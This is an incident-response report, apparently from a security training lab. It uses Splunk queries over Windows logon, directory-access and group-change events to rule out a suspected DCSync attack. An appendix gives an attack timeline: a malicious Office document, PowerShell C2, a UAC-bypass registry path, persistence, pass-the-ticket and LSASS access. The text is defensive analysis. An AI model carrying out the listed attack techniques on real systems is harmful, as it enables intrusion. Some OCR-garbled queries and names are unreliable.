
Evidence Sources

- Splunk SIEM (WinEventLog:Security)
- Windows Security events reviewed:
 - 4624 (successful logon)
 - 4662 (directory service object access)
 - 4732 (member added to a security-enabled local group)

Analysis Methodology (Reproducible)

1) Validate suspected DCSync by searching for replication extended-rights (authoritative test)

DCSync requires replication extended-rights. These are normally visible in Event ID 4662 as either the right names or GUIDs.



```
1 index=* sourcetype=WinEventLog:Security EventCode=4662
2 | eval props=_vjoin(Properties, ", ")
3 | search props="*OS-Replication-Get-Changes* OR props="*1131f6aa-9c07-11d1-f79f-00c04fc2cd2*"
4 | table _time host SubjectUserName SubjectDomainName ObjectName Properties
5 | sort -_time
```

Result: No results found

Conclusion:

Because replication extended-rights were not observed, DCSync activity is not supported by the logs.

2) Review authentication activity associated with the host/account in scope

1 index== sourcetype=WinEventLog:Security EventCode=4624 Account_Name="WIN-HHSGPJM30S2\$" 2 table _time Account_Name Logon_Type Workstation_Name Source_Network_Address Process_Name Authentication_Package 3 sort -_time						
✓ 26,359 events (before 1/20/26 6:21:00:000 PM) No Event Sampling ▾						
Events Patterns Statistics (10,000) Visualization						
20 Per Page ▾	Format	Preview ▾				
_time	Account_Name	Logon_Type	Workstation_Name	Source_Network_Address	Process_Name	Authentication_Package
2023-09-13 19:16:18	- WIN-HHSGPJM30S2\$	3		::1		Kerberos
2023-09-13 19:15:18	- WIN-HHSGPJM30S2\$	3		::1		Kerberos
2023-09-13 19:15:13	- WIN-HHSGPJM30S2\$	3		fe80::6069:b12a:5479:134c		Kerberos
2023-09-13 19:15:13	- WIN-HHSGPJM30S2\$	3		2601:151:c303:9660:6069:b12a:5479:134c		Kerberos
2023-09-13 19:15:13	- WIN-HHSGPJM30S2\$	3		::1		Kerberos
2023-09-13 19:15:13	- WIN-HHSGPJM30S2\$	3		fe80::6069:b12a:5479:134c		Kerberos
2023-09-13 19:14:26	- WIN-HHSGPJM30S2\$	3		fe80::6069:b12a:5479:134c		Kerberos
2023-09-13 19:14:26	- WIN-HHSGPJM30S2\$	3		fe80::6069:b12a:5479:134c		Kerberos

Observations:

- WIN-HHSGPJM30S2\$ authenticates frequently using:
 - Kerberos
 - Logon Type 3
 - local/internal IPv6 sources (::1, fe80::...)

Interpretation:

These characteristics are consistent with legitimate AD/DC service behavior rather than remote attacker activity.

1 index== sourcetype=WinEventLog:Security EventCode=4624 Account_Name="WIN-HHSGPJM30S2\$" 2 stats count by Source_Network_Address	
✓ 26,359 events (before 1/21/26 5:25:01:000 AM) No Event Sampling ▾	
Events Patterns Statistics (9) Visualization	
20 Per Page ▾	Format
Source_Network_Address	count
::1	13058
fe80::6069:b12a:5479:134c	10577
2601:151:c303:9660:6069:b12a:5479:134c	2235
-	191
2601:151:c303:9660::2d70	106
10.0.0.249	61
2001:0:34f1:8072:1816:37b1:f5ff:ff06	60
fe80::1816:37b1:f5ff:ff06	60
127.0.0.1	11

3) Check for privilege/group changes potentially enabling replication abuse

Event Log Details			
Event Log Fields		Value	Event Log Fields
EventID	829/23	08/29/2023 02:11:35 PM	Event
EventID	9:11:35.000 PM		
EventCode			LogName=Security
EventCode			EventCode=4732
EventCode			EventType=0
EventCode			ComputerName=WIN-HHGPJM3052.htbdefense.local
EventCode			SourceName=Microsoft Windows security auditing.
EventCode			Type=Information
EventCode			RecordNumber=1136
EventCode			Keywords=Audit Success
EventCode			TaskCategory=Security Group Management
EventCode			OpCode=Info
EventCode			Message=A member was added to a security-enabled local group.
Subject:			
Subject		Security ID:	S-1-5-7
Subject		Account Name:	ANONYMOUS LOGON
Subject		Account Domain:	NT AUTHORITY
Subject		Logon ID:	0x3E6
Member:			
Member		Security ID:	S-1-5-21-1294279326-831216692-757370779-521
Member		Account Name:	CN=Read-only Domain Controllers,OU=Users,DC=htbdefense,DC=local
Group:			
Group		Security ID:	S-1-5-21-1294279326-831216692-757370779-572
Group		Group Name:	Denied RODC Password Replication Group
Group		Group Domain:	HTBODEFENSE
Additional Information:			
Additional Information		Privileges:	-

Key event observed:

- Event ID 4732 showed group activity involving:
 - Read-only Domain Controllers
 - Denied RODC Password Replication Group

Interpretation:

This aligns with RODC security configuration, not with granting DCSync replication rights.

Indicators of Compromise (IoCs)

None identified for Incident 2.

- No replication extended-rights usage (DCSync indicators absent)
 - No suspicious user account performing replication
 - No external source host associated with replication abuse

Root Cause Analysis

The alert was triggered by benign Active Directory activity (directory service access / control access noise and normal authentication patterns), without evidence of replication extended-rights usage required for DCSync. The detection likely relied on broad Event ID 4662 "Control Access" patterns rather than specifically validating replication-rights indicators.

Technical Timeline

- 2023-08-29 – Group management activity observed (RODC-related).
- 2023-09-13 – Frequent 4624 authentications by WIN-HHSGPJM30S2\$ (Kerberos, Logon Type 3, internal IPv6).
- Investigation outcome – Replication-rights search returned no events → DCSync ruled out.

A Appendix

A.1 Technical Timeline

Time (UTC)	Activity
2023-08-25 10:38:10 (PURPLE)	Malicious archive invoice11129.zip created in C:\Users\Martin.McFly\Downloads\
2023-08-25 10:38:20 (PURPLE)	User opens invoice.doc (initial execution trigger)
2023-08-25 10:38:37 (PURPLE)	WINWORD.EXE → powershell.exe spawned (Sysmon EID 1), malicious PowerShell execution begins
2023-08-25 ~10:38 (PURPLE)	C2 communication established to 18.207.78.25 (/officeupdate)
2023-08-25 10:39:17 (PURPLE)	Enumeration command executed: cmd.exe /C whoami /all
2023-08-25 10:41:22 (PURPLE)	Process injection: Source PID 4900 → Target PID 5276
2023-08-25 10:44:45 (PURPLE)	UAC bypass registry tampering: HKU\<SID>\Classes\ms-settings\Shell\Open\command\...
2023-08-25 10:50:25 (PURPLE)	Persistence created: Scheduled Task ExplorerUpdater
2023-08-25 11:05-11:07 (IIS)	Recon/port scanning observed (svchost.exe PID 2964 , ports 3389/5985/22/88)
2023-08-25 11:07:25 (IIS)	Persistence established via rundll32.exe ... kernel32.dll,StartW
2023-08-25 11:09 (DC01)	Suspicious Kerberos activity consistent with Pass-the-Ticket (EID 4769/4768)
2023-08-25 11:11:23 (DC01)	Persistence configured via service registry key: ...ServicesUpdater\ImagePath → C:\ProgramData\Services.exe
2023-08-18 05:50 (DC01)	Credential access: LSASS memory access detected (Sysmon EID 10 , GrantedAccess 0xFFFF)

End of Report
